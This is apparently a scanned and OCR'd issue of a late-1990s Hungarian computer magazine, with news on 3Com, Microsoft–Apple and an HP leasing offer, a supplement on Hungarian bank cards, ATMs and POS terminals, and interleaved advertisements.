Új, méretezhető, ráadásul igen gazdaságos munkacsoportos kapcsolót jelentett be a 3Com. A SuperStack II Switch 3000 10/100 jelű termék méretezhető 10, 100, illetve 1000 Mbit/s teljesítményű Ethernet kapcsolatot nyújt, szabadon variálható megosztott vagy kapcsolt kiépítéssel. Az eszköz továbbfejlesztési lehetőségeket kínál a Gigabit Ethernet és az ATM felé.

A 3Com egyúttal árcsökkenésről is beszámolt: a Gigabit Ethernetre és az ATM-re felkészített SuperStack II kapcsolóinak listárából akár 25 százalékos engedményt ad.

Az új kapcsoló további funkciói közé tartozik a *broadcastforgalom szabályozása* a túlterhelés kivédésére, a hibatűrő kapcsolatok (resilient links) és a „spanning tree” megoldás. A SuperStack II Redundant Power System tápegység áramkimaradás, feszültségingadozás esetén is

hibatűrő, megszakításmentes működést biztosít.

Az integrált PACE (Priority Access Control Enhanced) technológia továbbfejlesztett multimédia szolgáltatásokat és jobb adatátvitelt kínál. A biztonságos működéshez a kapcsoló minden pontjára kiterjedő VLAN-támogatás és az SNMP-felügyelet is hozzájárul.

A 10 és 100 Mbit/s-os hálózatokhoz való csatlakozást segíti, hogy a kapcsoló minden egyes portja 8160 MAC-címet kezel, 10 és 100 Mbit/s-os, teljes duplex és félduplex üzemmódban, automatikus felismeréssel.

A kapcsoló alapú hálózatok a 3Com TranscendWare intelligens felügyeleti szoftverét használják, amely a rendszergazdáknak lehetőséget kínál arra, hogy az egyes felhasználókhoz prioritásokat rendeljenek és garantált sávszélességeket határozzanak meg egyes alkalmazástípusokhoz.

Microsoft–Apple

Platformszövetség

Érdekes szakaszához érkezett az évtizedes Microsoft–Apple vetélkedés: az augusztusi bostoni Macworld kiállításon bejelentették, hogy a Microsoft 150 millió dollár értékben szavazatra nem jogosító Apple-részvényt vásárol. A két cég széleskörű termék- és technológiai fejlesztési együttműködésben is megállap-

dott, amelynek a lényege az, hogy a Microsoft továbbra is fejleszteni fogja az Office és az Internet Explorer Mac OS kompatibilis verzióit, s az új Macintosh gépeket előre telepített Internet Explorerrel hozzák majd forgalomba. Ezenkívül a két cég közösen gondoskodik Java virtuális gépek kompatibilitásáról.

Hewlett-Packard

Komplett rendszer bérelhető


A Hewlett-Packard Magyarország bombája várhatóan nagyot szól az őszi avaron. Olyan bérleti konstrukciót találtak ki ugyanis, amelynek révén a kisebb vállalkozások és irodák lényegében egy titkárnő havi fizetéséért teljes hálózatos számítástechnikai rendszert bérelhetnek a szoftve-ekkel együtt – még hozzá nem is holmi klónokból.

Havi 99 900 forint ma már egy jobb adminisztrátor fizetése. S ezért a Hewlett-Packard 25 munkaállomás befogadására képes szerverközpontot – HP NetServer E40 –, három HP Vectra VE asztali számítógépet, egy HP LaserJet 6P lézernyomtatót kínál, három éves futamidőre. A csomag része a szervert üzemeltető Windows NT rendszer a Microsoft SQL adatbázis-kezelővel, a munkaállomásokon futó Windows 95 operációs rendszer, az Office '97 Professional alkalmazási csomag – amelyet a Microsoft Magyarország nyújt –, továbbá a Megatrend Kft. díjnyertes integrált ügyviteli és vállalatirányítási programrendszere, az Infosys, valamint a Fair Business Line internetes üzleti kapcsolata.

A szerver belsejében 200 MHz-es Pentium Pro található, 64 Mbájt RAM-mal, 2 Gbájt háttértárolóval és HP Travan adatmentő egységgel. A munkaállomások mindegyike 200 MHz-es Pentium, 16 Mbájt RAM-mal. Megfelelő eszközöket adnak ahhoz, hogy a lézernyomtatót a kis hálózat bármelyik felhasználója elérhesse.

A Windows NT operációs rendszert és az Office alkalmazási csomagot – a Word, az Excel, az Access, a PowerPoint és az Outlook alkalmazásokkal – valószínűleg mindenki ismeri. Az Infosysról tudni kell, hogy nagyvállalati környezetben már sokszor bizonyított, ezért lehetett a Comfair vásárlója. A csomagba egy könnyebben kezelhető és gyorsan megtanulható verziót foglalnak, amely azonnal alkalmas a vállalkozás legfontosabb ügyeinek nyilvántartására, kezelésére. A Fair Business Line szolgáltatással a kisvállalkozás bekerül az Internet vérkeringésébe; ingyenesen reklámozhatja magát, s természetesen élvezheti a világháló előnyeit.

A HP szakemberei megfelelő

A HP által kínált konfiguráció központja egy HP NetServer számítógép

felmérés után beillesztik a rendszerbe a vállalkozás arra alkalmas, már meglévő gépeit. Természetesen nagyobb, jobb kiépítést is lehet rendelni. A minden szempontból előnyös bérleti konstrukcióban benne foglaltatik a garancia, sőt cserelhetőség is rejlik, ami által a vállalkozás folyamatosan korszerűsítheti a gépparkját.

Mindez önmagában is rendkívül gazdag ajánlat. De azoknak a kisvállalkozásoknak, amelyek nem tudnak önálló rendszergazdát alkalmazni, talán a legcsábítóbb szempont, hogy a HP a teljes futamidő – három év – alatt folyamatosan figyeli és segíti a számítógépes rendszer munkáját. A helyszíni, kulcsrakész üzembe helyezés, majd egy teljes napi oktatás után garantálják, hogy a Windows NT szerver távmenedzselési (távdiagnosztika, hibafigyelés, szerver-karbantartás) szolgáltatásain keresztül figyelik a rendszert, s szükség esetén beavatkoznak.

Talán ez utóbbi hiányzott igazán a kisvállalkozások lehetőségei közül. Ráadásul mindezt olyan cég kínálja, amelynek neve a legjobbak közé tartozik.

A hazai bankok által eddig kibocsátott 1,35 millió bankkártyával tavaly összesen mintegy 250 milliárd forint értékű tranzakciót hajtottak végre az országban.

A bankkártya tehát immár Magyarországon is polgárjogot nyert, a bankok mind változatosabb szolgáltatásokkal keresik ügyfeleik kegyeit.

Összeállításunkban – néhány praktikus információval megfejelve – e szolgáltatások dzsungelében próbálunk rendet vágni.

CP-MELLÉKLET

Bankvilág

Bankkártyák

JÓ LAPJÁRÁS

Év végéig legalább további félmillió bankkártya talál gazdára Magyarországon – körülbelül ennyi alkalmazott kapja ezentúl a fizetését átutalással. Az év második felétől ugyanis az állami szervezetek, önkormányzatok, minisztériumok, kormányzati szervek nagy részének dolgozói „bérfizetési” kártyával vehetik fel jövedelmüket, egyenlíthetik ki számláikat, egyelőre nem egészen hét ezer elektronikus kártyaelfogadó készülék segítségével. Az ország egyébként e téren is erősen centralizált: a bankjegykiadó automaták (ATM-ek) és a bankkártyás pénztárterminálok (POS-automaták) többsége a fővárosban, illetve a megyeközpontokban működik.

A Magyar Nemzeti Bank adatai szerint a múlt év végén 6488 elektronikus kártyaelfogadó terminál állt a hazai kártyatulajdonosok rendelkezésére. Ezek közel felét a Cardnet Rt. telepítette. A bank- és kártyasemleges szolgáltatást nyújtó vállalat VeriFone márkájú POS termináljai tizenöt különféle kártyatípus elfogadására alkalmasak, folyamatos működésüket éjjel-nappali ügyelet szolgálja. A terminálok képesek APACS 30, Visa MDC II és SPDH, Visa 2K banki protokollok használatára. A napi tranzakciókat a Cardnet Rt. Hewlett-Packard 9000 K-osztályú központi számítógépe gyűjti, kapcsolt vonali modemem, X.25 hálózaton, 450 megahertzes NMT vagy GSM rádiótelefonon, ISDN hálózaton, illetve VSAT-on.

Ez év második felétől – tudtuk meg Berei-Nagy István elnök-vezérigazgatótól – a Cardnet Rt. a VeriFone terminálok tulajdonosainak különleges törzsvásárlói programot indít. Ezzel egy időben az Rt. megkezdte a kártyák gyártását és megszemélyesítését.

Chip-chip-kártya

Tavaly óta a Cardnet Rt. egyzersmind a francia GemPlus chipkártyák nagykereskedője. A cég e lépése több mint időszerű, hiszen a két meghatározó kártyakibocsátó, a Visa és a Eurocard/Mastercard 2002-től kötelezővé tette a chipkártya használatát. A hazai bankok viszont egyelőre egymásra – és főleg az OTP-re – mutogatnak. Úgy tűnik, a mikroprocesszort tartalmazó kártya egyelőre a benzinkúthálózatok privilégiuma vagy a jövő zenéje. A Cardnet mégis egyedül: a Budapest Bank július végéig több mint ezer helyen telepített Bull gyártmányú chipkártyás POS terminált.

Mire jó – és mire használatos –


a bankkártya? Változtak-e a hazai fizetési szokások a készpénzkímélő megoldásokat „népszerűsítő” intézkedések következtében? Úgy tűnik, a vállalkozók nem sietik el az átállást, a készpénzes fizetés mind a mai napig jelentős szerepet tölt be a vállalatok közötti pénzforgalomban. A bizalmatlanság érthető, hiszen új partnereik fizetőkészségével és -képességével kapcsolatos információk hiányában a vállalatok és a vállalkozók a határidős átutalások helyett a készpénzes fizetést részesítik előnyben.

A nem egészen másfél millió hazai kibocsátású bankkártyából tavaly alig 6 ezer darab volt vállalkozói kártya. Nem számmisszika: a kártyás forgalomnak csupán nem egészen 6 százalékát teszi ki a vásárlás. Azaz

az összességében több mint 250 milliárdos forgalomból mindössze 15 milliárd volt a közvetlen vásárlás, a többi készpénzfelvét. Kézenfekvő megoldásnak tűnik, hogy az ilyen nagyságrendű üzletek esetén a vállalkozók bankkártyával fizessenek, hiszen folyószámlát ugyanis minden áfakörbe tartozó egyéni és társas vállalkozó köteles nyitni. Annál is inkább, mert a nagyszámú készpénzes vásárlást a nyár óta szankcionálja az adóhivatal.

Ehhez persze több kártyaelfogadó terminál kellene. A kártyaolvasók beszerzését a kormány június 30-ig 75 százalékos kedvezményrel támogatta, úgy tűnik, kevés sikerrel.

A vállalkozói folyószámlához a legtöbb banknál váltható ugyan kártya, de egyes bankoknál ez éves tagsági díjjal jár, ezenfelül óvadékot kell letenni, valamint – bankonként különböző összegű – feltöltési minimumot elkülöníteni a folyószámlán. A kártyanyitó összeghez – amelynek mértéke bankonként és kártyatípusonként más és más, 100 ezer és 1 millió forint között mozog – a számlatulajdonos a kártya átvételéig nem férhet hozzá. Az óvadékot a bankok a számlától elkülönítve kezelik, azt a tulajdonos a számla megszüntetéséig nem használhatja, viszont ez az összeg is kamatozik. Valójában a feltöltési limit sem egyéb, mint burkolt óvadék, mert a kártyatulajdonos számlájának összege nem csökkenhet a megadott limitösszeg alá. A kötelezően a számlán tartott összegre azonban a bankok általában csak 3 százalék körüli kamatot fizetnek.

Más pénzügyintézeteknél külön kártyaszámlát kell nyitni, így az elveszett vagy ellopott kártyával nem lehet órák vagy percek alatt „leszívni” a póru járta ügyfél folyószámláját. A pénzügyintézetek – részben a maguk, részben az ügyfél védelme érdekében – általában korlátozzák a napi kártyás vásárlások értékét és számát.

Akinek van Bonitása...

Lássuk ezek után, hogy milyen konstrukciókkal igyekeznek megnyerni az ügyfeleket az egyes bankok! Érdekes megoldás például a Budapest Bank tavasszal indított Bonitas konstrukciója. A bank a Bonitas Kártyaszámlára befizetett összeget a Budapest Értékpapír és Befektetési Rt.-nél vezetett ügyfélszámlára utalja, s az ide érkezett jóváírás fejében a BÉB Rt. nyílt végű befektetési jegyet vásárol, azaz a pénz döntő többségében állami kibocsátású, magas hozamú értékpapírokba kerül. Ha a vállalat kártyaszámláján a napi tranzakciók eredményeként negatív napi záróegyenleg keletkezik, akkor a bank megterheli a vállalkozó ügyfélszámláját és a BÉB Rt. megfelelő mennyiségű befektetési jegy eladásával egyenlíti ki a terhelést. A számlára készpénz fizethető be a bank pénztáraitban, az erre alkalmas bankjegykiadó automatákban, banki átutalással vagy úgy, hogy a vállalat a saját POS terminálján keresztül befolyó bevételeket e számlán írhatja jóvá.

Minden Bonitas Kártyaszámlához tetszőleges számú Budapest Bonitas kártya rendelhető. A Eurocard/Mastercard emblémás Budapest Bonitas kártya konvertibilis, „ezüst” üzleti kártya, amely csak a kártyaszámlán lévő fedezet erejéig használható. Az egyes kártyákhoz tartozó limit külön-külön szabályozható; az alaplimit 100 ezer forint/nap. A kártyalimit határozza meg, naponta összesen mekkora értékű tranzakcióra – vásárlásra, készpénzfelvételre – használható egy-egy kártya. Az írásban kért limitmódosítás a beadástól számított 24 órán be-

1

2

3

1. Ezüst kártya és kártyaolvasó. Egyelőre mágnescsíkos
2. Amex kártyák. Ahány, annyiféle
3. Eurocard/Mastercard. A Budapest Bank Bonitas konstrukciója
4. Önkiszolgáló bankterminál – több mint ATM

lül lép életbe, vagyis az anyagbeszerző másnapi üzleti útja előtt a cég vezetése megemelheti az adott kártyalimitet. Ha a kártyabirtokos az óvadék mértékét meghaladóan túlköltekezik, a bank automatikusan blokkolja a kártyát, s azt csak új kártyával lehet pótolni.

Nagyobb vállalatoknál nem olcsó mulatság a kártyák kiváltása, hiszen minden Budapest Bonitas kártya után legalább 100 ezer forint óvadékot kell fizetni. A bank ennek megfelelő értékű befektetési jegyet zárol az ügyfélszámlán. A Budapest Bonitas Kártyához félmillió forintos utazási és – 100 ezer fo-

4

rint értékhatárig – poggyászbiztosítás is tartozik.

Mi van a pakliban?

Az oroszországi Gazprombank többségi tulajdonában lévő Általános Értékforgalmi Bank (ÁÉB Bank) viszont különösen színes kártyapalettát kínál. Ügyfelei – magyar és külföldi vállalkozók, vállalatok, magánemberek – egyelőre kétféle típusú ÁÉB-bankkártya, a Visa és az American Express közül választhatnak, de jövő januártól a banknál Europay kártya is igényelhető, aminek a különlegessége az lesz, hogy a Visa Classic és a Europay Standard egy számlához kapcsolódik majd, az ügyfél tehát mindkét kártyával ugyanarról a számláról költhet.

Háromféle – Classic, Electron és Business – Visa kártyát ad ki az ÁÉB, amelyek az igényléstől számítva öt-hat napon belül átvehetők. A Visa Classic és Business mögött forint- vagy dollárszámla állhat, az Electron forint alapú. Az ÁÉB esetében azonban a kártyaszámlát a folyószámlától elkülönítetten kezelik, a kártyával

tehát nem érhető el a folyószámla. A kártyaszámla egyenlegét figyelő szoftver viszont az ügyfél által meghatározott alsó összeg elérésekor gondoskodik arról, hogy a hat lehetséges számla valamelyikéről ismét megfelelő összeget utaljanak át a kártyaszámlára. Ez az automatikus kártyaszámla-feltöltésnek nevezett megoldás az ÁÉB egyik különleges szolgáltatása. Visa-ügyfeleik hitelkeretet is kérhetnek, en-

nek elbírálásakor az ÁÉB tizenöt pontos bírálati rendszer alapján dönti el, kérjen-e óvadékot a hitelkeretet igénylő hazai vagy külföldi ügyféltől, vállalattól. A hitelkeretet rendelkezésre tartási jutalék nélkül biztosítják. A könyvelőknek segítséget, az ügyfélnek biztonságot ad, hogy Business kártyás ügyfeleinek az ÁÉB minden egyes tranzakcióról számlakivonatot, plusz havonta számlaösszesítést küld.

A térségben az ÁÉB a legnagyobb és legrégebbi Amex-forgalmazó. Az Amex (American Express) dollár alapú kártya, amelynél a tranzakcióért nem számolnak fel díjat, viszont az éves költségei jóval magasabbak, mint a „normál” kártyáké. Hitelkártyaként használható ugyan, de minden hónap végén be kell fizetni az elköltött pénz-mennyiséget, nem lehet halmozni a hiteleket, a megfelelő elnevezése ezért inkább terhelésses kártya. Zöld Amex kártya alacsonyabb óvadék ellenében váltható, arany kártyát hazai magánszemélyeknek 5000 dollár óvadék fejében adnak, ami egy évig lekötött betétként kamatozik a bankban. Ez a kártya a hosszabb ideig hazánkban tartózkodó vagy gyakran idelátogató külföldieknek felel meg leginkább.

Kovács Ferenc, az ÁÉB bankkártya osztályának vezetője szerint az ÁÉB-nek szerencsés ügyfélköre van: a banknál az utóbbi másfél évben nem fordult elő kártyacsalás és a kártyalopás is ritka. Ami a chipkártyák bevezetését illeti, az ÁÉB-nél úgy vélik, ezen a téren nem lehet kezdeményező egy kis ügyfélkörű bank,

COMPUTER
2000

**Nem csak a fülének,
hanem a szemének is!**

További információ: 465-70-00

NOKIA
CONNECTING PEOPLE

Hogy mennyire veszi komolyan az IBM a Windows NT-t?

Bátran mondhatjuk, hogy manapság senki, még a Microsoft sem fejleszt és integrál erre a platformra annyit, mint az IBM.

Az utóbbi hat hónapban nyolc kulcsfontosságú szoftvert optimalizáltunk a Windows NT részére.

Az első multimédia adatbázistól, a vadonatúj tranzakció szerveren át, a teljes rendszermenedzsmentet biztosító megoldásig segítjük ügyfeinket a vállalati informatikai eszközök kihasználásában, Windows-os asztali gépeken, vagy bármilyen más platformon behálózott világunkban.

Az egész csomagot, beleértve az ingyenes próbaverziókat, megtalálhatja a www.software.ibm.com/nt honlapon. Addig is még három fontos szó:

skálázhatóság, integráltság, támogatás.

Most már tudja, hol találja őket.

Nagy megoldások egy kis bolygónak

Amennyiben több információt szeretne kapni, kérjük érdeklődjön telefonon vagy a kupont kitöltve faxolja, illetve küldje vissza címünkre!

Cégnév: _____

Név: _____

Telefon: _____

Cím: IBM Direkt Marketing, 1119 Budapest, Keveháza u. 1.
tel.: 204-1981, fax: 204-1530

de mielőtt a nagy bankok lépnek, az ÁÉB – nem lévén saját elfogadóhelyi hálózata – rögtön tud váltani.


Az ÁÉB banki folyamatait a kilencvenes évek elején beszerzett és az *Idom Rt.* által telepített IBS 90 rendszer kezeli. *Takács Tibor*, a számítástechnikai főosztály vezetője szerint az egykor korszerűnek számító IBS-90 mára elavult programnyelvre megnehezíti a korszerű megoldások, például a vállalatirányítási rendszer integrálását vagy az internetes szolgáltatás bevezetését, ezért nemrégiben meghívásos pályázatot írtak ki a lecserélésére. *Októberig befejeződik a bank teljes számítógépes hálózatának felújítása.* Ettől kezdve a teljes hálózaton 56 bites titkosítási algoritmust használnak. A fiókok és a központ közötti bérelt vonali összeköttetés mellé tartalékképpen mikrohullámú adatátvitelt építenek ki. A bank PC-parkját egy-

ségesen DEC PC-kre cserélik; tavaly körülbelül ötven, idén száz új gépet szereztek be.

Telinfo szolgáltatását rövidesen telebanking szolgáltatással egészíti ki az ÁÉB: megfelelő ügyfél-azonosítás után jelenleg is megadják telefonon a kártyaszámla-egyenleget, az új szolgáltatás bevezetésével azonban tranzakciók is bonyolíthatók telefonon fax-visszaigazolással. A bank ügyfelei számára teljes körű üzletterminál-szolgáltatást nyújt. A bank homepage-e megtalálható az Interneten, ugyanakkor a főosztályvezető szerint az Interneten való szervezett megjelenésnek akkor van értelme, ha a hazai bankok többsége könnyen megtalálható helyen, naprakész információkkal, árfolyam táblákkal, kondíciókkal jelen lesz a világhálón.

Akinek ING-e...

A Duna Bank az elsők között, a nyolcvanas évek végén kezdte el a kártyakibocsátást. A bank kártyakezelő rendszerét az *Opti-card* fejlesztette, összesen két évig működött. Az ING Bank tavaly márciusban vette át az üzletágot. Korábban az ING Bank – az ÁÉB-hez hasonlóan – elsősorban nagy ügyfeleket,

5

6

7

8

multinacionális cégeket szolgált ki. Idővel azonban – az ÁÉB-től eltérően – ügyfélköre átlagemberekkel bővült. Ennek következtében a Duna Banktól örökölt, RS/2-re épülő, PC-szigelekből álló számítástechnikai rendszere túlterhelte vált. Az örökölt tíz fiókon kívül további huszonötöt terveznek nyitni, az egykor százezres ügyfélszámot rövidesen megháromszorozzák. A Duna Banktól átvett clipperes rendszert az ING Bank rövidesen lecseréli a holland anyabank minden szolgáltatásra kiterjedő, *Sanchez fejlesztésű PROFILE rendszerére*, amelyet nemzetközi csapat helyez üzembe. Az ügyfél- és objektumorientált, eleinte MUMPS adatbázison futó alkalmazást később Oracle-ra telepítik át.

Katasztrófabiztos kiépítés, rejtjelzett vonali kommunikáció, 7/24-es üzemmód, tükrözött adatbázis, grafikus felhasználói felület jellemzik a márciustól működésbe lépő ING-informatikát. Terveik közé tartozik, hogy a kártyarendszert online kapcsolatba hozzák az alaprendszerrel.

Egyelőre a fiókrendszer és a kártyarendszer között naponta többször végeznek egyeztető

5. A Budapest Bonitas felépítése

6. Chipkártya-megszemélyesítés kézzel vagy automatikusan

7. Chipkártyaolvasó és -dekódoló

8. Kézi kártyaolvasó. A kereskedők kerülik

batch futtatást. A kártyatranzakciók a kártyarendszeren keresztül futnak be a fiók számlavezető rendszeréhez. A sebességre így sem lehet panasz: a reggel 7 órára bejövő zsrótételeket néhány óra alatt fel tudják dolgozni, ugyanaznap 13 órától a pénz már elérhető az ügyfél számláján. Ezzel 23 órára sikerült csökkenteni az átfutási időt.

Az ING bank mostanában bocsátja ki első Visa Electron kártyáit. *Nagy-György Márton* vezérigazgató-helyettes szerint ez a kártya a nagyobb kockázatot jelentő ügyfélkörhöz tartozik, a *Europay kártya* azoké az ügyfeleké, akiknél már jobban mérhető a kockázat – ehhez a kártyához automatikus hitelkeret tartozik. A felvehető összeg határáról az ügyfél maga dönt:

akarja-e limitálni vagy sem. Az ING Bank felfogása szerint a kártya elsősorban kulcs a számlához. Minden önálló szolgáltatás, kedvezmény a számlához, nem pedig a kártyához kötődik.

Hollandiában az ING csoport tagja, az ottani postabank dobott elsőnek piacra elektronikus pénztárcát, azaz chipkártyát. A magyarországi ING Bank valószínűleg nem lesz az úttörők között. *A chipkártya Nagy-György Márton szerint ott jó megoldás, ahol a kommunikációs költségeket segít csökkenteni. Nálunk a távközlési díjak hihetetlenül magasak, de a szolgáltató(k) nem érdekeltek azok csökkentésében.* Egyes helyeken ezért pár százezer forintos terminál mellé műholdas adatátvitelt kell biztosítani.

Másféle érdekellentét tükröz a POS terminálokra adott kedvezmény. A Magyarországon működő több mint 170 ezer kereskedőnél alig 10 ezer POS terminál üzemel. „A kereskedőknek nem érdekük regisztrált forgalmat realizálni. Ezért nem a POS terminált vásárló kereskedőket, hanem – a korábbi pénztárgép-akcióhoz hasonlóan – a forgalmazókat vagy a bankokat kellett volna dotálni annak érdekében, hogy mindenhova »benyomják« a terminált. A Pénzügyminisztérium az érdekképviseleti szervezetek javaslata ellenére nem ezt a megoldást választotta” – hallottuk Nagy-György Mártontól. Ennek ellenére az ING Banknak nincs oka panaszra: kártyatranzakcióinak közel fele benzinkút-nál zajlik, nem pedig ATM-es készpénzfelvétellel.

Mindent visz...

A „kártyacsata” eddigi vitathatatlan nyeresége az OTP. Az *Országos Takarékpénztár Rt.*-nél nyitott mintegy másfél millió lakossági folyószámlához körülbelül 1 millió kártya tartozik. Csúcsnapokon az OTP ATM-hálózatából 10 milliárd forintot vesznek fel. Amennyiben az ügyfél OTP-kártyájával más bank szolgáltatásait veszi igénybe, azért kezelési költséget számítanak fel, sőt újabban – a pénzforgalmi díjon és a zárlati költségen kívül – az OTP saját ATM-hálózatának havi többszöri használatát is emelt kezelési költséggel „bünteti”. Ezzel két legyet ütnek egy csapásra: meg-

fontoltabb – legföljebb havi kétszeri – pénzfelvételre sarkallják ügyfeleiket, ugyanakkor remélhetőleg kevesebb pénzt kell „alattatniuk” az ATM-ekben. Braun Péter, az OTP vezérigazgató-helyettese szerint bankjuk még így is a legolcsóbbak közé tartozik.

Mint mondta: a díjak emelését a működési költségek, elsősorban a közel hatszáz ATM-hez kapcsolódó távközlési kiadások növekedése tette szükségessé. Persze a technika nemcsak pénzbe kerül, munkaerőt is megtakaríthat. Nyár eleje óta működik az OTP-nél a nonstop telefonos átutalási rendszer. Az azonosító kód bebillentyűzése után az ügyfél megtudhatja az egyenlegét, a napi kártyalimitet, kifizetheti a számláit vagy letilthatja a kártyáját, ami azért fontos, mert a lopás utáni első néhány óra a legveszélyesebb. A Telebank már az indulás utáni hetekben napi negyven-ötven hívást fogadott. A szolgáltatást kis- és nagyvállalkozók szintén igénybe vehetik: vállalkozói kártyával vásárolhatnak, előre megadott ügyfeleknek (APEH, Társadalombiztosítás stb.) pedig a banki nyitvatartástól függetlenül, telefonon tudják átutalni tartozásaikat.

Ezen az úton tovább haladva az OTP igyekszik elektronikus útra terelni az ügyfélforgalom egy részét, csökkenteni a csekkek és a papírok számát, illetve kiépíteni a home banking lehetőségeit. Ugyanezt a célt szolgálja, hogy az OTP a nagyobb tranzakció-igényű vállalkozói számlák tulajdonosaihoz ügyfélterminált telepít, amelyet a vállalat összeköthet pénzügyi rendszerével, s így pénzforgalmát élő helyi adatbázisban követheti nyomon. A vezérigazgató-helyettes szerint sikeresnek mondható az OTP éjjel-nappal működő telefonos szolgálata, ahol a külföldieket idegen nyelveket beszélő operátorok segítik.

Európai színvonalú a bank két másodperces válaszidővel működő online rendszere is; a lekön-


veléstől számítva ennyi idő alatt jelenik meg a folyószámlán az ország bármely OTP-fiókjában befizetett összeg. Ahol viszont az ATM-ek telepítése nem kifizetődő, a bankkártyás ügyfelek a postahivatalban vehetnek fel készpénzt csekk nélkül, kártyalehúzó segítségével.

ATM-jeik egyébként egytől egyig amerikai (NCR) gyártmányúak. Az egységesítés mellett szól, hogy tapasztalataik szerint ez a típus jól bírja a vandalizmust, a magyar papírpénz minőségét, s ráadásul így a karbantartás is egyszerűbb. Az új bankjegyek bevezetése persze újabb feladatok elé állítja a bankokat: az ATM-eket át kell állítani a tízezres, majd az ezt követő többi új papírpénz kezelésére is, ami korántsem csupán újabb kazetták behelyezését jelenti, mivel a pénzjegyek mérete, vastagsága, minősége egyaránt különbözik a régebbiektől.

